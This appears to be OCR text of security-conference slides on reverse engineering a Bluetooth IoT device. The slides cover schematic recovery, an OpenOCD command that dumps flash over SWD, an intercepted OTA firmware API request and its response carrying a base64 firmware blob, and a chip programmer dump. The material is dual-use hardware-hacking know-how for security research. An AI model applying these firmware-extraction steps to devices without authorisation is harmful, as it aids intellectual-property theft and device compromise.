
nRF52832

2.4 GHz Bluetooth
Low Energy capable System-on-Chip


DRV8848

Dual H-Bridge Motor driver

FUNCTIONS VS. COMPONENTS




STEP #3: RECOVER SCHEMATICS




PICTURES + SOFTWARE FTW

- Using high-res pictures (or multimeter), **follow tracks and vias**
- Determine **protocols used** for Inter-IC communication
- Draw a **simplified schematics**

FOLLOW TRACKS AND VIAS




DETERMINE PROTOCOLS USED




SIMPLIFIED SCHEMATICS

- Use Inkscape, Adobe Illustrator, MS Visio, or whatever
- Draw only the interesting stuff, we do not want to counterfeit


BAT2
Charge
CONTACTEUR
N52832
Alimentation
USB
DRV8848
nFAULT
PWM
SWDCLK
SWDIO
BAT1
MOTOR

STEP #4: GET FIRMWARE



digital.security

USE DEBUGGING INTERFACES !


- Offers a **proper way** to access Flash memory
- Found in **> 50%** of devices we have tested
- Requires the **right adapter** to connect to

DUMPING FIRMWARE WITH OPENOCD

```
$ openocd -f interface/stlink-v2.cfg
  -f target/nrf5x.cfg -c init -c halt
  -c "dump_image /tmp/firmware.bin 0x0 0x80000"
```

WHEN DEBUGGING IS NOT ENABLED, ABUSE *OTA* !

OVER-THE-AIR UPDATES




```
GET /fr/api/v2/firmware/11
HTTP/1.1
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXUy
[redacted]
Fn3K6SBYYjT7rkLr5BaVSio
Host: api.[redacted]
Connection: close
User-Agent: okhttp/3.2.0
```


```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 20 Dec 2017 23:18:44 GMT
Content-Type: application/json
Connection: close
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
Vary: Authorization
X-Proxy-Cache: MISS
```

```
{"status":200,"data":{"verion":33,"produit":{"id":11,"nom":"v2
beta","version":33},"data":"AAABIC10AgBVdAIACT8CAFl0AgBbdAIAXXQCAAAAAAAAAAAAAAAAAAAAAABfdAIAYXQCAAAAAABjdAI
AZXQCALVvAgBndAIAZ3QCAGd0AgBndAIAZ3QCANn2AQABagIAYYECAHGBAgBndAIAZ3QCAGd0AgB5cQIAZ3QCAGd0AgBndAIADSICAGd0Ag
BndAIAOSICALlnAgCtcwIAZ3QCAGd0AgBndAIAZ3QCAGd0AgBndAIAZ3QCAAAAAAAAAAAAZ3QCAGd0AgBndAIAZ3QCAGd0AgBndAIAZ3QCA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQtQVMI3gzuQRLE7EESK\/zAIABIyNwEL2EIQAg
AAAAAGTAAgAISxC1G7EISAhJr\/MAgAhIA2gDuRC9B0sAK\/vQvegQQBhHAL8AAAAAZMACAIghACBAIQAgAAAAABVLACsIvxNLnUaj9YA6A
CGLRg9GE0gUShIaC\/Be+w9LACsA0JhHDksAKwDQmEcAIAAhBAANAA1IACgC0AxIr\/MAgAvw6fkgACkAAPDZ+gvwz\/kAvwAACAAAAAEgA
AAAAAAAAACEIQAgMDQAIAAAAAAAAAAAAPGAQAD1wEAAI4KwA2ADaAGTAZsCsHBHgAAA8aBA0PgANyP0QDPA+AA30PgAN0PqAUHA+AAXcEcF
Sk\/w\/zMHKEL4IDCEv4AYgPhIMHBHAL+gIQAg0LUUTJT4VDALuwTxLwME8U8C\/yED+AEfk0L60QAl6LIBNf\/33\/8MLfnRByEGIAfwnf
1P9L5w\/\/e5\/wdLT\/AAQsP4BCMBI4T4VDAAIDi9CCA4vQC\/oCEAIABgAEADS5P4VAAAMBi\/ASBwRwC\/oCEAIHC1K0saGJL5MEABND
fRjHiMswAiU\/giYCVMATZP6oIFJNEjGIP4MCAAI0T4IjAF8YBDA\/XAQwx40\/gQVUp4JfSYFRIFJAQl9PhVBPRANAL0gBLD+BBVIkMEAt
P4EFUE9PhUIkMqQ8P4ECUK4AEyCCrQ0QQgcL3+I4L4MDAB4AggcL1LeAErT\/CgQgPRg0DC+Ag1A+ABI4NAwvgMNQD14HBP8KBDAyJD+CAg
ACBwvQC\/oCEAIHC1D0seGAVGlvgwAAcoHEYJ2P\/3Vf+W+TAwCkoD9aJzACFC+CMQYxn\/IoP4MCAF9eB1T\/CgQwIiQ\/glIHC9AL+gIQ
AgAGAAQAdLGESQ+TAwmwAD8YBDA\/XAQ9P4ECVC8AMCw\/gQJXBHoCEAIAdLGESQ+TAwmwAD8YBDA\/XAQ9P4ECUi8AMCw\/gQJXBHoCEAI
AVLGESQ+TAADDCAAMCyAPGAQAD1wEBwR6AhACAFSxhEkPkwABgwgADAsgDxgEAA9cBAcEegIQAgCksYRAApFL9P9IARACGQ+TAwmwAD8YBD
A\/XAQ9P4ECUi9IASCkPD+BAlcEegIQAg8LUxSxwYlEaU+TBAACxY2s94AC8LvwglACUMJAgkpUId0FP4JSAoTgEyFtEG6wA07LKO+DBARv
```

OR DUMP EVERY AVAILABLE STORAGE DEVICE 😎



TNM5000 Programmer
POWER / BUSY
High Speed Universal Programmer
1
48
TSOP48-DIP48-REV1
24
25

FIRMWARE DUMPED !



```
0002c3de 61 72 74 20 66 69 72 6D 77 61 72 65 20 75 70 6C 6F 61 64 0A 00 1B art firmware upload...
0002c3f4 5B 31 3B 33 32 6D 3A 44 45 42 55 47 3A 65 6E 64 20 66 69 72 6D 77 [1;32m:DEBUG:end firmw
0002c40a 61 72 65 20 75 70 6C 6F 61 64 0A 00 1B 5B 31 3B 33 32 6D 3A 44 45 are upload...[1;32m:DE
0002c420 42 55 47 3A 53 74 61 72 74 20 73 69 67 6E 61 74 75 72 65 20 75 70 BUG:Start signature up
0002c436 6C 6F 61 64 0A 00 1B 5B 31 3B 33 32 6D 3A 44 45 42 55 47 3A 45 6E load...[1;32m:DEBUG:En
